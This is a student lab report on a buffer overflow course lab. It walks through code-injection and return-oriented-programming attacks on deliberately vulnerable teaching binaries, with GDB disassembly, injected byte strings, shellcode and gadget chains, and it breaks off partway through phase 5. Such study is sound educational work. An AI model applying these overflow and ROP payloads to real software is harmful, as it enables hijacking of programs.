北京郵電大學

实验报告

题目：缓冲区溢出

班　　级：2020211314

学　　号：2020211616

姓　　名：付容天

学　　院：计算机学院（国家示范性软件学院）

2020 年 11 月 20 日

一、实验目的

1. 理解 C 语言程序的函数调用机制，栈帧的结构。
2. 理解 x86-64 的栈和参数传递机制
3. 初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。
3. 进一步理解 x86-64 机器指令及指令编码。

二、实验环境

1. SecureCRT（10.120.11.12）
2. Linux
3. Objdump 命令反汇编
4. GDB 调试工具

三、实验内容

登录 bupt1 服务器，在 home 目录下可以找到一个 targetn.tar 文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；

cookie.txt；

farm.c；

hex2raw。

ctarget 和 rtarget 运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对 ctarget 程序的攻击，共有 3 关，输入一个特定字符串，可成功调用 touch1，或 touch2，或 touch3 就通关，并向计分服务器提交得分信息；通过 ROP 方法实现对 rtarget 程序的攻击，共有 2 关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用 touch2 或 touch3 就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对 ctraget 和 rtarget 执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验 2 的具体内容见实验 2 说明，尤其需要认真阅读各阶段的 Some Advice 提示。

本实验包含了 5 个阶段（或关卡），难度逐级递增。各阶段分数如下所示：

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection

ROP: Return-oriented programming

四、实验步骤及实验分析

第一阶段

进入第一阶段的程序中，第一阶段程序的反汇编代码如下：

```
95      visible.c: No such file or directory.
(gdb) disas
Dump of assembler code for function test:
=> 0x0000000000401a62 <+0>:     sub    $0x8,%rsp
   0x0000000000401a66 <+4>:     mov    $0x0,%eax
   0x0000000000401a6b <+9>:     callq  0x401889 <getbuf>
   0x0000000000401a70 <+14>:    mov    %eax,%edx
   0x0000000000401a72 <+16>:    mov    $0x4032c8,%esi
   0x0000000000401a77 <+21>:    mov    $0x1,%edi
   0x0000000000401a7c <+26>:    mov    $0x0,%eax
   0x0000000000401a81 <+31>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401a86 <+36>:    add    $0x8,%rsp
   0x0000000000401a8a <+40>:    retq
End of assembler dump.
(gdb) break touch1
Breakpoint 2 at 0x40189f: file visible.c, line 27.
(gdb) si
97      in visible.c
(gdb) si
0x0000000000401a6b      97      in visible.c
(gdb) disas
Dump of assembler code for function test:
   0x0000000000401a62 <+0>:     sub    $0x8,%rsp
   0x0000000000401a66 <+4>:     mov    $0x0,%eax
=> 0x0000000000401a6b <+9>:     callq  0x401889 <getbuf>
   0x0000000000401a70 <+14>:    mov    %eax,%edx
   0x0000000000401a72 <+16>:    mov    $0x4032c8,%esi
   0x0000000000401a77 <+21>:    mov    $0x1,%edi
   0x0000000000401a7c <+26>:    mov    $0x0,%eax
   0x0000000000401a81 <+31>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401a86 <+36>:    add    $0x8,%rsp
   0x0000000000401a8a <+40>:    retq
End of assembler dump.
(gdb) si
```

（图 1-阶段 1-1）

根据实验提示，第一阶段的实验任务就是使缓冲区溢出，从而用我们注入的代码覆盖掉原先的返回地址，让函数返回之后转而执行 touch1 函数而不是返回继续执行 test 函数。从图 1 中知道 touch1 函数的地址是 0x40189f。接下来的任务就是弄清楚缓冲区的大小，为了确定缓冲区的大小，我们查看 getbuf 的反汇编代码，截图如下：

```
   0x0000000000401a77 <+21>:    mov    $0x1,%edi
   0x0000000000401a7c <+26>:    mov    $0x0,%eax
   0x0000000000401a81 <+31>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401a86 <+36>:    add    $0x8,%rsp
   0x0000000000401a8a <+40>:    retq
End of assembler dump.
(gdb) si
getbuf () at buf.c:12
12      buf.c: No such file or directory.
(gdb) disas
Dump of assembler code for function getbuf:
=> 0x0000000000401889 <+0>:     sub    $0x18,%rsp
   0x000000000040188d <+4>:     mov    %rsp,%rdi
   0x0000000000401890 <+7>:     callq  0x401b2b <Gets>
   0x0000000000401895 <+12>:    mov    $0x1,%eax
   0x000000000040189a <+17>:    add    $0x18,%rsp
   0x000000000040189e <+21>:    retq
End of assembler dump.
(gdb) kill
Kill the program being debugged? (y or n) y
[Inferior 1 (process 658909) killed]
(gdb) quit
2020211616@bupt1:~/target513$ vi one.txt
2020211616@bupt1:~/target513$ vi one.txt
2020211616@bupt1:~/target513$ ./hex2raw < one.txt >oneraw.txt
2020211616@bupt1:~/target513$ ls
cookie.txt  ctarget  farm.c  hex2raw  oneraw.txt  one.txt  README.txt  rtarget
2020211616@bupt1:~/target513$ ./ctarget -i oneraw.txt
Cookie: 0x1818fb3c
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
2020211616@bupt1:~/target513$
```

（图 2-阶段 1-2）

从图 2 中 getbuf 函数的<+0>处可以知道缓冲区的大小为 0x18 字节，也就是十进制的 24 字节，那么我们就可以设计出攻击代码：先由 24 个 00 组成，再在后面加上注入的返回地址 0x40189f，注意注入的返回

地址需要考虑大小端机器的差别，最后设计出来的字符串如下：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9f 18 40 00 00 00 00 00
~
~
~
~
~
```

（图 3-阶段 1-3）

使用为了产生能使机器识别的输入，我们需要调用 hex2raw 函数对攻击代码的 txt 文件进行转换，使用命令./hex2raw < one.txt > oneraw.txt 和./ctarget -i oneraw.txt 可以成功完成攻击，实验成功的截图如上图 2 所示。

第二阶段

根据实验提示的内容，本阶段我们需要将 cookie 识别码注入到 touch2 函数中，并使函数返回之后转而执行 touch2 函数而不是返回继续执行 test 函数。我们先考虑 touch2 函数的地址：

```
Reading symbols from ctarget...
(gdb) file target
target: No such file or directory.
(gdb) file ctarget
Load new symbol table from "ctarget"? (y or n) y
Reading symbols from ctarget...
(gdb) break touch2
Breakpoint 1 at 0x4018d3: file visible.c, line 43.
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x00000000004018d3 <+0>:     sub    $0x8,%rsp
   0x00000000004018d7 <+4>:     mov    %edi,%edx
   0x00000000004018d9 <+6>:     shr    $0x4,%rsp
   0x00000000004018dd <+10>:    shl    $0x4,%rsp
   0x00000000004018e1 <+14>:    movl   $0x2,0x202c31(%rip)        # 0x60451c <vlevel>
   0x00000000004018eb <+24>:    cmp    %edi,0x202c33(%rip)        # 0x604524 <cookie>
   0x00000000004018f1 <+30>:    jne    0x401913 <touch2+64>
   0x00000000004018f3 <+32>:    mov    $0x403228,%esi
   0x00000000004018f8 <+37>:    mov    $0x1,%edi
   0x00000000004018fd <+42>:    mov    $0x0,%eax
   0x0000000000401902 <+47>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401907 <+52>:    mov    $0x2,%edi
   0x000000000040190c <+57>:    callq  0x401d70 <validate>
   0x0000000000401911 <+62>:    jmp    0x401931 <touch2+94>
   0x0000000000401913 <+64>:    mov    $0x403250,%esi
   0x0000000000401918 <+69>:    mov    $0x1,%edi
   0x000000000040191d <+74>:    mov    $0x0,%eax
   0x0000000000401922 <+79>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401927 <+84>:    mov    $0x2,%edi
   0x000000000040192c <+89>:    callq  0x401e32 <fail>
   0x0000000000401931 <+94>:    mov    $0x0,%edi
   0x0000000000401936 <+99>:    callq  0x400e50 <exit@plt>
End of assembler dump.
(gdb)
```


（图 4-阶段 2-1）

从图 4 中可以知道 touch2 函数的地址为 0x4018d3。下面考虑如何将 cookie 识别码注入到 touch2 函数中。已知 touch2 的传入参数存放在寄存器 rdi 中，那么如果能在调用 touch2 函数的瞬间将寄存器 rdi 中的值改为我的 cookie 识别码（0x1818fb3c），然后立刻进入 touch2 函数的其他部分，那么就达到了目的。为了改变寄存器 rdi 的值，我们需要注入一段代码使寄存器 rdi 的值被改变。编写简单的汇编指令如下：

```
movq    $0x1818fb3c,%rdi
push    $0x4018d3
ret
~
~
~
~
~
```


（图 5-阶段 2-2）

命名为 12.s，使用编译指令 gcc -c 12.s 对其进行编译之后使用反汇编指令 objdump -d 12.o > 12.d 对其进行反汇编，可以得到这段代码具体的表示为：



（图 6-阶段 2-3）

因此我们需要注入的代码是 48 c7 c7 3c fb 18 18 68 d3 18 40 00，同时，为了保证缓冲区溢出，我们还需要将这段注入代码补齐到 24 个字节。并且，为了使函数返回之后转而执行 touch2 函数而不是返回继续执行 test 函数，还需要在这 24 个字节之后附加上缓冲区的地址，考虑到大小端机器的差别，最终设计出来的攻击字符串如下所示：




（图 7-阶段 2-4）

并且，从图 7 知道，攻击成功了，本阶段结束。


第三阶段

根据实验提示，我们需要找到合适的位置存放我们的 cookie 识别码，并将存放 cookie 识别码的地址传送给寄存器 rdi，然后再执行 touch3 函数的其他部分。为了确保 cookie 识别码在存放后直到 touch3 函数完成之前不被改变，需要确定缓冲区的哪些位置是在整个过程中未被改变的。为了进入 touch3 函数进行分析，首先需要设计出一个尝试性的攻击代码以使函数返回之后转而执行 touch3 函数而不是返回继续执行 test 函数，用以进入 touch3 函数的注入代码如下：




（图 8-阶段 3-1）

使用 gdb 调试，以这串代码所在的 txt 文件作为输入，进入 touch3 函数的调试阶段，接下来就是要查看缓冲区的哪些位置存放输入的内容、以及缓冲区中的哪些位置在调用函数 hexmatch 的前后不发生变化，这部分区域就可以作为我们的 cookie 识别码的存放位置。过程截图如下：




（图 9-阶段 3-2）




（图 10-阶段 3-3）

图 9 展示了在输入尝试性攻击代码前后的缓冲区内容的变化，可以看到，在输入之前，0x5567ef58 到 0x67ef68 处为空，而在输入之后，0x5567ef58 到 0x67ef68 处存放了输入中未溢出的部分，这样就确定了缓冲区的起始位置确实是 0x5567ef58。从图 10 中不难看出从 0x5567ef78 到 0x5567ef7f 这 8 个字节的值在调用函数 hexmatch 前后未发生改变，因此选定这一部分来存储我们的 cookie 识别码，使用指令 print /x 可以得到 cookie 识别码 0x1818fb3c 对应的字符表示如下：



（图 11-阶段 3-4）


因此，我们需要在合理的时间将寄存器 rdi 的值赋值为 0x5567ef78。编写攻击代码如下：



（图 12-阶段 3-5）

上图 12 中将 touch3 的地址 0x4019ec 入栈，是为了使函数返回之后转而执行 touch3 函数而不是返回继续执行 test 函数。并且，由于我们注入的代码需要作为机器代码的一部分被执行，因此在输入的溢出部分需要输入缓冲区地址的起始位置，当缓冲区代码执行完毕之后，立刻在栈中取地址，进入 touch3 函数。最后设计出攻击代码如下图 13 所示：

（图 13-阶段 3-6）



（图 14-阶段 3-7）

从上图 14 可知，攻击成功了，本阶段结束。

第四阶段

第四阶段和第五阶段要求我们使用 ROP 攻击来完成实验。根据实验提示，我们设计的攻击代码需要达到的效果是：使输入溢出以覆盖原先的返回地址，使 cookie 识别码读入到寄存器 rdi 中。先查看 farm.c 文件的反汇编文件：

（图 15-阶段 4-1）

可知能够为我们提供 gadget 的代码片段是 getval_230 和 setval_171 两个片段(实际上,所有可用的 gadget 片段是从 start_farm 到 end_farm 的所有函数，但是第四阶段仅需要使用 getval_230 和 setval_171 便可完成)，下面在 gdb 调试器中使用 disas /r 指令查看它们具体的实现以及地址：

```
Dump of assembler code for function getval_230:
   0x0000000000401a91 <+0>:     b8 a5 0e 58 c3  mov    $0xc3580ea5,%eax
   0x0000000000401a96 <+5>:     c3      retq
End of assembler dump.
(gdb) disassemble /r setval_171
Dump of assembler code for function setval_171:
   0x0000000000401a97 <+0>:     c7 07 c8 89 c7 c3       movl   $0xc3c789c8,(%rdi)
   0x0000000000401a9d <+6>:     c3      retq
End of assembler dump.
(gdb) break touch2
Breakpoint 1 at 0x4018d3: file visible.c, line 43.
(gdb)
```

（图 16-阶段 4-2）

首先，从上图可以得到，touch2 函数的地址为 0x4018d3。其次，根据实验提示中的指令表，我们找到指令 58 c3（含义是从栈中弹出元素放到寄存器 rax 中，指令地址为 0x401a94）和指令 89 c7 c3（含义是将寄存器 eax 中的元素传递到 edi 中，指令地址为 0x401a9a)，并将其组装起来便能够实现目的，下图 17 展示了我们设计的攻击代码以及最后成功解决本阶段实验的实验截图：

```
2020211616@bupt1:~/target513$ vi rone.txt
2020211616@bupt1:~/target513$ ./hex2raw < rone.txt > roneraw.txt
2020211616@bupt1:~/target513$ ./rtarget -i roneraw.txt
Cookie: 0x1818fb3c
Touch2!: You called touch2(0x1818fb3c)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
2020211616@bupt1:~/target513$ vi rone.txt

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 94 1a 40 00 00 00 00 00 3c fb 18 18 00 00 00 00 9a 1a 40 00 00 00 00 00 d3 18 4
0 00 00 00 00 0
~
```

（图 17-阶段 4-3）

第五阶段


先将所有可供我们使用的 gadget 片段列出如下（从 start_farm 到 end_farm 的区间)：

```
Dump of assembler code for function start_farm:
   0x0000000000401a8b <+0>:     b8 01 00 00 00  mov    $0x1,%eax
   0x0000000000401a90 <+5>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401a91
Dump of assembler code for function getval_230:
   0x0000000000401a91 <+0>:     b8 a5 0e 58 c3  mov    $0xc3580ea5,%eax
   0x0000000000401a96 <+5>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401a97
Dump of assembler code for function setval_171:
   0x0000000000401a97 <+0>:     c7 07 c8 89 c7 c3       movl   $0xc3c789c8,(%rdi)
   0x0000000000401a9d <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401a9e
Dump of assembler code for function addval_443:
   0x0000000000401a9e <+0>:     8d 87 25 d8 90 c3       lea    -0x3c6f27db(%rdi),%eax
   0x0000000000401aa4 <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401aa5
Dump of assembler code for function addval_223:
   0x0000000000401aa5 <+0>:     8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
   0x0000000000401aab <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401aac
Dump of assembler code for function addval_420:
   0x0000000000401aac <+0>:     8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
   0x0000000000401ab2 <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401ab3
Dump of assembler code for function setval_352:
   0x0000000000401ab3 <+0>:     c7 07 48 89 c7 c7       movl   $0xc7c78948,(%rdi)
   0x0000000000401ab9 <+6>:     c3      retq
End of assembler dump.
```


（图 18-阶段 5-1）

```
Dump of assembler code for function setval_352:
   0x0000000000401ab3 <+0>:     c7 07 48 89 c7 c7       movl   $0xc7c78948,(%rdi)
   0x0000000000401ab9 <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401aba
Dump of assembler code for function setval_267:
   0x0000000000401aba <+0>:     c7 07 58 90 90 c3       movl   $0xc3909058,(%rdi)
   0x0000000000401ac0 <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401ac1
Dump of assembler code for function getval_456:
   0x0000000000401ac1 <+0>:     b8 48 ce 78 90  mov    $0x9078ce48,%eax
   0x0000000000401ac6 <+5>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401ac7
Dump of assembler code for function mid_farm:
   0x0000000000401ac7 <+0>:     b8 01 00 00 00  mov    $0x1,%eax
   0x0000000000401acc <+5>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401acd
Dump of assembler code for function add_xy:
   0x0000000000401acd <+0>:     48 8d 04 37     lea    (%rdi,%rsi,1),%rax
   0x0000000000401ad1 <+4>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401ad2
Dump of assembler code for function addval_283:
   0x0000000000401ad2 <+0>:     8d 87 48 89 e0 90       lea    -0x6f1f76b8(%rdi),%eax
   0x0000000000401ad8 <+6>:     c3      retq
End of assembler dump.
(gdb) disas /r 0x401ad9
Dump of assembler code for function addval_393:
   0x0000000000401ad9 <+0>:     8d 87 2a 48 89 e0       lea    -0x1f76b7d6(%rdi),%eax
   0x0000000000401adf <+6>:     c3      retq
End of assembler dump.
```


（图 19-阶段 5-2）




（图 19-阶段 5-3）




（图 20-阶段 5-4）




（图 21-阶段 5-5）



（图 22-阶段 5-6）



（图 23-阶段 5-7）



（图 24-阶段 5-8）

现在来考虑我们要实现的功能：将 cookie 识别码放入缓冲区的一个位置，并将相应的位置指针传递到寄存器 rdi 中，然后进入 touch3 函数。倒过来考虑，我们设计的攻击代码的最后一行应该是 cookie 识别码（0x1818fb3c）；倒数第二行应该是 touch3 函数的地址（0x4019ec）；倒数第三行应该是将 cookie 识别码存放位置的指针传入寄存器 rdi 中；倒数第四行应该是获得存放 cookie 识别码位置的指针，该功能可以通过 lea 指令实现，观察发现上图 19 中的 add_xy 函数可以实现这个功能，且该函数的两个传入参数分别在寄存器 rdi 和寄存器 rsi 中，因此攻击代码的剩余部分应该设计实现这样一个功能：得到当前缓冲区的指针和存放 cookie 识别码的位置相对于当前缓冲区指针的偏移量，并将此二者的值分别送入寄存器 rdi 和 rsi 中。

为此，我们设计出以下的指令序列：

movq %rsp,%rax

movq %rax,%rdi

这个序列将当前缓冲区的指针送入了寄存器 rdi，然后考虑如何将偏移量送入寄存器 rsi：

popq %rax

bias

